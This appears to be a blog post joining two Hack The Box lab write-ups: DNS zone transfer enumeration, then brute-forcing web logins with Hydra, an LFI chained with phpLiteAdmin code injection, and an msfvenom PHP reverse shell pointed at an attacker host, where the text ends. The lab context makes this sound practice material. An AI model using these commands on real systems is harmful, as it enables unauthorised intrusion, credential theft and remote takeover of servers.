When you find that DNS is running on a box, you may want to check if it’s vulnerable to a DNS Zone Transfer. If it is, and you’re able to successfully perform the attack, it will return a list of all subdomains available on the server — making the enumeration process that much easier.
Table of Contents:
Background
Performing the DNS Zone Transfer Attack
Formatting the Results
Viewing the Results w/ Aquatone
In this guide, we will use the Hack The Box machine named FriendZone as an example. Note: This document is not intended to be a walkthrough of the box.
Background
At this point, we have already found the following information about the target machine.
DNS is running on TCP Port 53.
Machine located at 10.10.10.123.
We’ve found two domain names already; friendzoneportal.red & friendzone.red
Performing the DNS Zone Transfer Attack
Let’s start by attempting a zone transfer on our first domain name with a tool called dig.
sudo dig axfr @10.10.10.123 friendzoneportal.red
Let’s check the other domain name too.
sudo dig axfr @10.10.10.123 friendzone.red
Comparing the results of both, looks like each returns a different list of results. Let’s rerun each command, but add >> zonetransfer to the end of the commands so that we can create a new file called zonetransfer and append the results to it.
Let’s do some magic to strip out everything we don’t care about and output the results to a file named hosts.
cat zonetransfer | grep friendzone | grep IN | awk '{print $1}' | sed 's/\.$//g' | sort -u > hosts

Nice! The goal is to place these domain names into our /etc/hosts file, which requires each host being separated by a space rather than a new line. Let’s use vi to perform a find & replace. Open the file by running vi hosts.
While in command mode, let’s run the following commands to find all new lines, replace them with a space. :%s/\n/ /g
Press Enter to run the above command. Confirm your file looks like the screenshot below, and then run the following command to write the results to a new file named tmp. :w tmp
Run :q! to exit the file and then we can cat the contents of tmp to ensure things worked correctly.
Viewing the Results w/ Aquatone
Go ahead and copy out the contents of tmp. With those domain names in your clipboard, let’s update our /etc/hosts file.
sudo vi /etc/hosts
Add a new line to the file to include the hostnames at the IP address 10.10.10.123.
Now, we want to edit our list of hosts (not the /etc/hosts file) to append http:// at the beginning of each line. There’s many ways to do this, but we’ll use a vi macro to speed up the process for us. Go ahead and run the command vi hosts to open the file in command mode.
Press qa to start recording a macro. You should be able to see the footer change to recording @a.
We’ll still be in command mode, so we want to press i to enter insert mode.
Then, we can type http:// to the first line. Press the Down Arrow key, and then press the Home key. If you do this correctly, you’ll be taken to the 2nd line where you want the http:// text to show up.
We’re done recording our macro, so press the Esc key to exit insert mode and go back to command mode, and then press q to stop recording the macro. The footer showing recording @a should no longer be present.
With our macro recorded, let’s run it by pressing @a within command mode.
So that ran it once, but we have seven additional lines to run it on. Let’s type 7@a to run it seven times.
Nice! Now let’s run :wq to write our changes and quit, and then cat the file to review the results.
Now we have a list of all the websites we want to view! Luckily there is a tool that can go out to each of these websites for us, let us know if the page is active, and even take a screenshot of it so we don’t have to open each one manually. This tool is called Aquatone, and you can find the precompiled binary from GitHub.
One you have the binary download, extracted, and on your system, you may want to move it to /bin so that you can execute it from anywhere.

With Aquatone on our system, let’s make a new directory to store our loot, move our hosts file (containing our targets) into, change into it ourselves, and then run the tool.
The output of the command shows us which domains return pages, and which ones don’t — but the real beauty of this tool is in the generated html file. Let’s open up the report and see what we can find.
firefox aquatone_report.html
Here we can easily see which pages are live and even get a sneak peak into what they’re running to know which ones we may be interested in.
This box has been one of the most time consuming ones I’ve done so far. I’d highly recommend it for anybody studying/prepping for the OSCP exam, as it will help you sharpen a lot of skills that will come in useful for that certification.
As always, I started out with an nmap scan to see what ports are open on the box. nmap 10.10.10.43 -T4 -sV -sC -p-
Looks like we’re just dealing with a webserver and nothing else. Let’s go take a look at the pages and see what we can find. I open up a browser and navigate to the box using http & https.
Port 80 just takes us to a default post-installation page. http://10.10.10.43/
I decide to check the Page Source of each site to see if I find anything interesting, but nothing pops out.

At this point, I decide to spin up dirbuster and see what directories we can find. First up, I start by scanning http on port 80.
It doesn’t take long before it uncovers an /info.php directory. Browsing to this shows us a ton of information about the system’s OS and installed versions of Apache & PHP.

Soon after, we uncover a directory titled /department/. Browsing to this reveals our first login page!
As a quick test, I decide to see if we can log in using a username of admin and a password of password.



We don’t successfully log in, but we do see that the page returns a message indicating “Invalid Password”. Does this mean we have a valid username? I decide to try a random username of InfiniteLogins, with a password of password.
Ah-ha! We get a message that states “Invalid Username”. While we don’t have a successful log-in, this is very helpful for us, as it allows us to enumerate usernames on this webapp. This would definitely be a finding in an assessment. For now, let’s keep this in mind for later on when we try to break in.

I’m starting to think that is all we need to uncover on port 80, so I cancel my dirbuster and rerun it on port 443.
It doesn’t take long before we uncover a phpLiteAdmin page running on a directory titled /db/
Alright cool! We’ve uncovered two login pages at this point. Let’s try our hand at breaking in..
Using Hydra to Brute-Force Our First Login Page
There are many brute-force tools available, but Hydra is one of the fastest and best to use for what we’re up against. I would also recommend BurpSuite Pro if you have the paid subscription, otherwise using the free version may take you too long.
Hydra is a fairly straight forward tool to use, but we have to first understand what it needs to work correctly. We’ll need to provide the following in order to break in:
Login or Wordlist for Usernames
Password or Wordlist for Passwords
IP address or Hostname
HTTP Method (POST/GET)
Directory/Path to the Login Page
Request Body for Username/Password
A Way to Identify Failed Attempts
Let’s start piecing together all the necessary flags before finalizing our command.
Specifying Username
In our particular case, we know that the username Admin exists, which will be my target currently. This means we’ll want to use the -l flag for Login instead of a capital -L for a list of logins. -l admin
Specifying Password
We don’t know the password, so we’ll want to use a wordlist in order to perform a Dictionary Attack. Let’s try using the common rockyou.txt list (by specifying a capital -P) available on Kali in the /usr/share/wordlists/ directory. -P /usr/share/wordlists/rockyou.txt
IP Address to Attack
This one is easy! 10.10.10.43
Specifying Method

This is where we need to start pulling details about the webpage. Let’s head back into our browser, right-click, and Inspect Element.

A window should pop-up on the bottom of the page. Go ahead and select the Network tab.
Right away, we see a couple GET methods listed here, but let’s see what happens if we attempt a login. Go ahead and type in a random username/password, and click Log In.
Of course our login attempt will fail, but we’re able to see that this website is using a POST method to log-in by looking at the requests.
Easy enough, now we know what method to specify in our command! http-post-form Note: You’ll need to enter https if you’re attacking a site on port 443.
Specifying the Path to Attack
So far, we’ve only told the tool to attack the IP address of the target, but we haven’t specified where the login page lives. Let’s prepare that now. /department/login.php
Finding & Specifying Location of Username/Password Form(s)
This is the hardest part, but it’s actually surprisingly simple. Let’s head back over to our browser window. We should still have the Inspect Element window open on the Network Tab. With our Post request still selected, let’s click Edit and Resend.
Now we see a section called Request Body that contains the username and password you entered earlier! We’ll want to grab this entire request for Hydra to use.
In my case, the unmodified request looks like this: username=InfiniteLogins&password=Password
Because we know the username we’re after is “admin”, I’m going to hardcode that into the request. I’ll also replace the “Password” I entered with ^PASS^. This will tell Hydra to enter the words from our list in this position of the request. My modified request that I’ll place into my Hydra command looks like this: username=admin&password=^PASS^
Note: If we desired, we could also brute-force usernames by specifying ^USER^ instead of admin.
Identifying & Specifying Failed Attempts
Finally, we just need a way to let Hydra know whether or not we successfully logged-in. Since we can’t see what the page looks like upon a successful login, we’ll need to specify what the page looks like on a failed login.
Let’s head back to our browser and attempt to login using the username of admin and password of password.
As we saw before, we’re presented with text that reads “Invalid Password!” Let’s copy this, and paste it into our command: Invalid Password!
Piecing the Command Together
Let’s take all of the components mentioned above, but place them into a single command. Here’s the syntax that we’re going to need.
After filling in the placeholders, here’s our actual command! sudo hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.10.43 http-post-form "/department/login.php:username=admin&password=^PASS^:Invalid Password!"
Note: I ran into issues later on when trying to copy this command out of this WordPress site. You may need to delete and re-enter your quotation marks before the command will work properly for you.
After a few minutes, we uncover the password to sign in! admin:1q2w3e4r5t
Using Hydra to Brute-Force Our Second Login Page
While on the topic of Brute-Force, let’s go ahead and start hammering on the other login-page we identified before seeing what we can find with our newly discovered credentials.
Go through the exact same steps as above, and you should end up with a command that looks like this. sudo hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.10.43 https-post-form "/db/index.php:password=^PASS^&remember=yes&login=Log+In&proc_login=true:Incorrect password"
So what’s different between this command and the one we ran earlier? Let’s make note of the things that changed.
Method was switched to https-post-form
Path was updated to /db/index.php
Request Body is completely different, but we still hard-code admin and replace the password with ^PASS^
Finally, the text returned for a failed attempt reads Incorrect password
After running the command, we uncover the password after just a couple minutes. admin:password123
We’ve got some generic “Under Construction” page. Let’s enumerate a bit more and check out the Notes section.
Alright so we’re taken to a page that has some clues. While the clues are helpful, the thing I’m really interested in is the URL. Let’s observe this a bit more.
It looks like this URL calls on a file within the local file-system. Perhaps we can leverage this page to exploit a Local File Inclusion (LFI) vulnerability?
Let’s keep this in our back pocket and logon to the second web-page.
Interesting. Looks like we’ve got the ability to create/modify databases and tables within this phpLiteAdmin v1.9 panel. After browsing around to see if I could find any data worth harvesting, I decided to look up known vulnerabilties for this software. I stumbled across this Remote PHP Code Injection. https://www.exploit-db.com/exploits/24044

The exploit works by creating a new database with the PHP file extension. Once the database is created, we can add records within it that contain our own PHP code. If we have a way to browse to and execute that database (perhaps our LFI we found earlier?) we then can execute any PHP code that might be stored within it.
Let’s start by making a quick database and throwing up some test code. I decided to name mine Infinite.php Note: Make sure you add the PHP file extension, or you won’t be able to leverage this vulnerability.

With the new database created, let’s Select it and then create a new table titled RCE with Two fields. Once done, click Go.
We then are taken to a screen we can use to configure those fields. I really only care about one of them, and I just want to insert some test PHP code to see if we have code injection and eventually execution through our LFI.
I went ahead and filled out my table as follows:
Field: Insert some name, I’m going going to use Code. Type: Select TEXT. Any other type may not work correctly. Default Value: This is important. Whatever PHP code we wish to execute should be entered here so that it’s present in the table when the database is called. The code I included here is for now is <?php phpinfo()?>
Once entered, click Create.
With the table in place, we just need a way to execute the code that we injected. Since we suspect LFI is present on the page we found earlier, perhaps we can call on our database to execute the PHP code? In order to do that, we need to know the exact path that our database lives on. Lucky for us, phpLiteAdmin shows this on the Structure tab of the database.
Looks like the path is /var/tmp/Infintite.php
Head back over to the page where we suspect LFI may be present and let’s take a look at the URL again.
Perhaps there is some filtering in place to try and protect against this? Let’s rename our database to ninevehNotes so that it matches the name of that text file that is allowed.
Great success! This confirms that we have command execution. In the next section, we will abuse this and see if we can actually obtain a reverse shell connection.
Exploiting LFI & PHP Code Injection
My plan is to inject a line of code that can download and hopefully execute a reverse shell. Let’s start with a test PHP file that just contains a simple string.
echo "Consider following on Twitter!" > hax.php
With that PHP file present, let’s spin up a webserver in this directory so to host the file up.
sudo python -m SimpleHTTPServer 80

Alright, let’s craft up some PHP code that will download our hosted PHP file and store it locally on the file-system. Since we know our database lives at /var/tmp/, let’s store our PHP file here.
To see if the command executed, we can check our terminal window that’s running the Pyhon webserver and see that we received a GET request.
This confirms that we at least got our wget to work, but what about the other part of the command? Well let’s scroll down on the page and see if we see the contents of our hax.php file.
So what’s happening here?
Our table named RCE contains a field that holds a default value that displays the PHP Info page.
We inserted a row that will download and execute a hosted (eventually malicious) PHP file that we control.
We can execute the contents of the database as PHP code due to a known vulnerability in phpLiteAdmin v1.9 + an LFI that we found.
When we browse to the database via LFI, we’re able to execute the contents as PHP code, which runs the PHP Info command, as well as the record that will download & execute our hosted PHP file.
Let’s delete our hax.php file and create a new one that contains actually malicious content. If you haven’t already, check out my MSFVenom Reverse Shell Cheatsheet. We’ll use the following command to generate a PHP Reverse Shell.
sudo msfvenom -p php/reverse_php LHOST=10.10.14.57 LPORT=1234 -f raw > hax.php
